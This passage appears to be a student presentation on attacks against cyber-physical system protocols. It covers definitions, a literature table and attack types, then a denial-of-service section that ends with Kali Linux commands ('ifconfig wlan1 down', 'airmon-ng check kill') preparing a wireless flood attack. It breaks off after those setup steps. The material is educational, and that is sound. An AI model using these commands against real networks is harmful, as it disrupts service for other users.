

Analysis of Passive Inference of Attacks on CPS Protocols



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Introduction

To understand cyber-physical attacks we need to first understand cyber-physical systems.

What is Cyber Physical System ?

A cyber-physical system (CPS) is a computer system in which a mechanism is controlled or monitored by computer-based algorithms.

What is a Cyber Threat ?

National Institute of Standards and Technology (NIST) defines cyber threat as any event that has the potential to adversely impact organizational operations, assets, individuals via unauthorized access, destruction, modification of information, and/or disruption of service.



Introduction

Different types of Cyber Physical Attacks

The most common types of cyber-physical attacks can be summarized as follows, few of them are discussed in the upcoming slides :

1. Eavesdropping attacks
2. Denial of Service attacks
3. Data Injection attacks
4. Side-Channel attacks



Attack Scenario in CPS





Fig. 1.1 CPS Overview and Attack Scenario

Problem statement

Vulnerability assessment of unsolicited real traffic targeting used IP addresses to analyze the impact of passive inference of attacks on CPS protocols.



Literature

| S. No | References | Year | Title of the paper | Objective and functionality |
|-------|---|------|---|--|
| 1. | Bou-Harba , Nasir Ghani b , Abdelkarim Erradi et al. | 2016 | Passive inference of attacks on CPS communication protocols | To deduce, quantify, characterize, and analyze ideas of CPS maliciousness from this research. This article utilized passive measurements and analysis in a novel way to extract probing and denial-of-service (DoS) assaults targeting a variety of CPS communication and control protocols. |
| 2. | Li X, Lu R, Liang X, Shen X, Chen J, Lin X. et al. | 2019 | Smart community: an internet of things application. | We learned about the smart community, a brand-new Internet of Things application, built on wireless communications and networking technology. |
| 3. | Edward A. Lee et al. | 2015 | The past, present and future of cyber-physical systems: a focus on models. | We grasped the idea of better engineering of cyber-physical systems through better models. |

Challenges

After reviewing these 3 papers we found some challenges related to the CPS security

- The lack of CPS threat detectors that are tailored towards the manufacturing sector
- The absence of theoretical and practical analysis investigating the detection latency as a performance metric



Types of Attacks Performed




Fig. 5.1 Various types of attacks in CPS

DoS Attack


A denial-of-service (DoS) attack is a type of cyber attack in which a malicious actor aims to render a computer or other device unavailable to its intended users by interrupting the device's normal functioning.

- A typically slow network performance such as long load times for files or websites
- The inability to load a particular website such as your web property
- A sudden loss of connectivity across devices on the same network


Dos attack we performed : **Flood attack**



Workflow



DoS Attack



A terminal window on a Kali Linux desktop environment. The window title is 'root@kali: /home/rahul'. The desktop background features a Kali Linux dragon logo. The terminal shows the following commands and output:

```
File Actions Edit View Help
(root@kali)-[/home/rahul]
# ifconfig wlan1 down

(root@kali)-[/home/rahul]
# airmon-ng check kill

Killing these processes:

PID Name
891 wpa_supplicant

